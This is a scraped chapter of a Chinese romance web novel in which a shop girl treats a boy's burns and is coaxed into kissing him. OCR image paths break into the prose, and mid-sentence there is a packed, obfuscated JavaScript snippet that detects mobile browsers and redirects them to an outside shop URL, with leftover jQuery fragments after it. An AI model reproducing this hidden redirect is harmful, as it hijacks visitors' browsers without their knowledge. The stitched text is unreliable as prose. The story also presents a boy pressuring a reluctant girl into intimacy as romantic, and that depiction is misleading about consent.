不知道是谢栩年家里真的有事,还是他刻意给蒋乐桃恢复的时间,总之,在蒋乐桃生理期这几天,她都没再见过谢栩年。
谢栩年也没再像之前那样,时不时给她发消息,让她下去找他。
他在蒋乐桃的生活里,悄无声息地消失了几天,这让蒋乐桃紧绷的神经松缓下来,生理期剩下的几天也不再像之前那样难受。
大姨妈彻底离开的那一天晚上,蒋乐桃赶紧洗了个澡,把这几天发烧身上出的汗全冲了个干干净净,整个人也焕然一新。
第二天一早,她跟着蒋青容去了小卖铺里干活。
早上的时候来买的东西的人并不多,蒋乐桃帮着姑姑理了理货,就坐在了收银台前。蒋青容闲着的时候总喜欢坐在超市门口和周围的商铺老板闲谈唠嗑,只有蒋乐桃老老实实地坐在店里,等着客人来。
左右时候还早,也不忙,蒋乐桃从自己带来的包里抽出一本书来。
没人的时候,她喜欢一个人静静地看书,中国文学、外国文学都喜欢。最近,她在品读外国的一部经典名作《傲慢与偏见》。
这本小说她很早就听说过,但高中时期忙着刷题、忙着冲刺,蒋乐桃从没空出时间阅读过。如今这个大学开学前的暑假,正好给了她时间。
阅读刚开了个头,超市门口被打开,有人来买东西。
“拿袋盐。”
蒋乐桃放下书,转身去货架上给客人拿:“一块五,扫码还是现金?”
“扫码。”
“嘀”一声,交易完成。
后面又陆陆续续来了几个小孩,有买糖的,有要薯片的,蒋乐桃一一算好账,等终于送走最后一个孩子,一转头,自己放在收银台一边的书不见了踪影。
“‘Bingleywas sure of being liked wherever he appeared, but Darcy was continually giving offence.’”(宾利无论走到哪里都一定会讨人喜欢,而达西却总是惹人不快。)
纯正自然的英语发音,声音低缓,带着点漫不经心的劲儿,却更加抓耳。
谢栩年屈腿靠在收银台一侧,手里握着蒋乐桃的那本英汉双语的《傲慢与偏见》,正侧头看她,眸色淡淡。
“宾利温和却容易退缩,达西傲慢却对认定了的人执着坚守。我喜欢达西,你喜欢谁?”
语气轻描淡写又仿佛意有所指。
蒋乐桃没回答他的问题,只定定看着他精致清冷的眉眼。
几天没见,他的头发变长了些,稍显凌乱地扑散在额前,浓眉下的墨眸一如既往的冷淡又锐利。
此刻,他抬眉专注地看着蒋乐桃,锐利少了些,露出几分少见的温和。
视线不知不觉间在谢栩年的脸上停留久了,直到看到他微挑的眉梢才恍然回神。
脑子里迅速回想起他刚刚的那个问题,略一低眸,她轻声:“我还没有看完。”
蒋乐桃将刚刚收到的几张零钱放进收银机的钱箱里,接着道:“不过喜欢达西的人一直都有很多,就算少我一个应该也没什么。”声音是温和的,就连表达的想法也委婉。
谢栩年无声看了她片刻,接着垂眼,很随意地换了话题,似乎也并不怎么在乎蒋乐桃的答案:“这几天好点了?”
蒋乐桃答:“嗯。”
话落,又逐渐升起警惕。
一次不舒服换来了短暂的消停,可如今,难道又要开始了吗?
想起上次混乱糟糕的场景,她心头生出抗拒。
但谢栩年并没有说蒋乐桃担心的那些话,而是拿起几个刚才离开的小孩子们挑了却又放下的几包零食吃的,抬头问她:“这些放到哪儿?”
蒋乐桃微愣,抬手指了一个方向。
谢栩年拿着转身就走。怕他放错,再加上蒋乐桃实在不怎么敢使唤谢栩年做事,她亦步亦趋地跟了上去。
“你给我吧……我来就行。”
零食饮料专柜在小卖铺最里面最角落的位置,旁边挨着日用品区,过道里不算特别宽敞。
谢栩年几步就来到了货架前,把手里的东西分别放到它该放的位置,时不时低声询问:“是放到这里吗?”
蒋乐桃站在他旁边:“对,放这儿。那个,放那里。”
有一包薯片要放在货柜的最上面,谢栩年抬手,无意中露出他的小臂内侧。蒋乐桃的目光在他胳膊上一划而过,然后猛地顿住。
“你这里怎么了?”
在谢栩年冷白结实的小臂上,两三块红灼的、不规则的伤口在那里散布着格外明显,应该是新伤,还没结痂,周围的破皮卷曲着,带着血水。
她吓了一跳,下意识拉住谢栩年的胳膊不让他再动,自己细细察看,语气焦急:“流血了,你都不疼吗?”
她说着就拉住谢栩年要往前台走,那里有蒋青容备在超市的医药箱,但谢栩年没动。
“你……”
蒋乐桃见他不配合,焦急地回头要催他,话还没说完突然被人猛地抱住。
谢栩年的怀抱总是很宽厚,抱着她时能把她的整个骨架都嵌进怀里,像是二人本就一体。
“别动。”
他沉缓的声音自肩侧响起,蒋乐桃本能听从。
谢栩年细细感受着怀里柔软温热的触感,埋头在女孩颈窝里蹭了蹭。
“蒋乐桃,我疼,我好疼的。”
闷闷的声音,像是受了天大的委屈,难得的脆弱。
他从未这样过,蒋乐桃的心一下子就软了下去:“那你放开我啊,我给你上药。”
谢栩年却摇头,十八九岁的男生此刻像个寻求依赖的脆弱小兽一样,紧紧抱着她不肯松手。
“你亲亲我。”他说,“你亲我,我就不疼了。”
蒋乐桃一顿,脸刷地红了。
“胡说八道。”
她左右挣动着想推开他,却被谢栩年束缚得更紧,大有一副不亲他就不松手的架势。
蒋乐桃没法,只得低声哄他:“那你放开我。”
说到最后几个字,声音轻得像是从喉咙缝里挤出来的一样:“放开,我就亲。”
谢栩年果真在下一秒放开。
蒋乐桃脸红红的,手脚也有些不听使唤。她颤颤踮脚,在谢栩年侧脸上落下蜻蜓点水般的一个吻。
男生却不满足地眯了眯眼,微一侧脸,捕获住她想逃离的唇。
是很温柔的吻,只轻轻吮吻了几下唇瓣。
到底不敢在外面胡来。
唇瓣分开,蒋乐桃想起小卖铺门口的姑姑,又想起开着的门,脸色一下子变得慌张。
抬眼正要说什么,谢栩年先一步看穿她,低声开口:“没事的。姑姑刚才在我进来的时候去隔壁店里串门了,门口也没进人。”
蒋乐桃这才放下心来,但还是止不住的后怕。
她退后一步,和谢栩年拉开些距离:“走吧,我给你上药。”
这次,谢栩年听话地动了。
两个人一起坐在收银台后面,蒋乐桃拿着蘸过碘伏的棉签,小心地擦去谢栩年胳膊上的血水。
谢栩年是冷白皮,身上也干净得没有一点疤或者什么斑痕,也正因为这样,一旦身上有伤口,就会格外明显。
“到底是怎么弄成
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17196337|197132||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
这样的?”蒋乐桃皱巴着脸,眉心也蹙到一起,忍不住问,“你做什么了?”
伤口一共三处,圆圆的,周围有散皮,像是烫伤。
一个模模糊糊的猜测从她的脑海里冒出来。
谢栩年刚才还抱着蒋乐桃可怜巴巴地喊疼,这会儿要上药了却成了一副没事人的样子,神情淡定自若,没一点疼痛害怕的样子。
“被烫了一下。”谢栩年满不在乎道,“没什么。”
蒋乐桃一听抿住唇,不说话了。
她沉默又安静地给谢栩年上药,等把纱布盖到伤口上贴好时,才又一次开口:“是因为给我熬姜糖水吗?”
谢栩年撇过脸,神色稍不自然:“不是。”
“骗人!”
蒋乐桃骂他,“你这个骗子。”
话说得狠,眼泪却一颗颗落了下来。
谢栩年一愣,下一秒有些惊讶地抬眉。
他从柜台上抽一张纸给蒋乐桃擦泪,语气无奈好笑:“你哭什么啊。”
蒋乐桃红着眼看他,却还在逼问:“是不是给我熬糖水烫的?”
谢栩年见瞒不过了,只好承认:“一开始只是起了几个小泡,后面不小心磨破了。”
蒋乐桃就知道是这样。
她气谢栩年骗她,心里或许还有些心疼,眼尾红成一片,眼泪啪嗒啪嗒像珍珠似的不停掉,哭着语不成句:“我没、没让你给我熬、熬糖水。”
也没想让你为我受伤。
谢栩年却点头:“是我自愿的。”
“可我、我该怎么还你?”
谢栩年安静地看她:“谁说要你还了?”
蒋乐桃颤着声音:“我说的,我要还你。”
“那我说不用还。”
“不行。”她抽噎着摇头,“要还的。”
手链、糖水,欠他的她都要还的。
谢栩年:“那你要怎么还?”
“我、我不知道。”
听着这句话,男生轻轻笑了起来,往日清冷的眉眼染上不明显的暖意。他朝她俯身凑近,低声哄:“那就亲亲我吧,就当还我了。”
蒋乐桃一顿,带着哭音也很快拒绝:“我不要。”
谢栩年心情好,此刻也格外好说话:“我亲你也行。”
她反应更大:“那、那还不如我亲你呢。”
“行。”谢栩年抓紧机会,一锤定音,“那就你亲我。”
迷迷糊糊就被上了套。
蒋乐桃不哭了,心里慢慢气恼起来。
她抿起嘴,不再出声。
谢栩年饶有兴致地看着她,突然,目光落在她洁白纤细的手腕,出声:“手链呢?”
谢栩年问:“怎么没戴?”
蒋乐桃一愣,想起那条已经被她扔进抽屉里很多天的东西。
“怕丢。”
她低下眸,轻声道。
也怕被人看到,问她手链的来源。
“我收起来了。”
谢栩年眉微微一低,转而明白些什么,眼眸微深。
下颌轻点,他没再多说:“好。”
“它是你的,由你决定戴或不戴。”
蒋乐桃轻轻点头。
给谢栩年上好药,他没再多待,在蒋青容回店里之前先行离开。
之后,他又来找过蒋乐桃几次,有时也让蒋乐桃来找他。或者单元楼楼顶,或小卖铺里无人的后仓,二人又开始像以前一样接吻,而谢栩年也恢复了正常,再没像那天的接吻那样,恶劣过分过。
慢慢地,蒋乐桃又开始一步又一步妥协。就先这样吧。
反正只剩下这么最后几天了。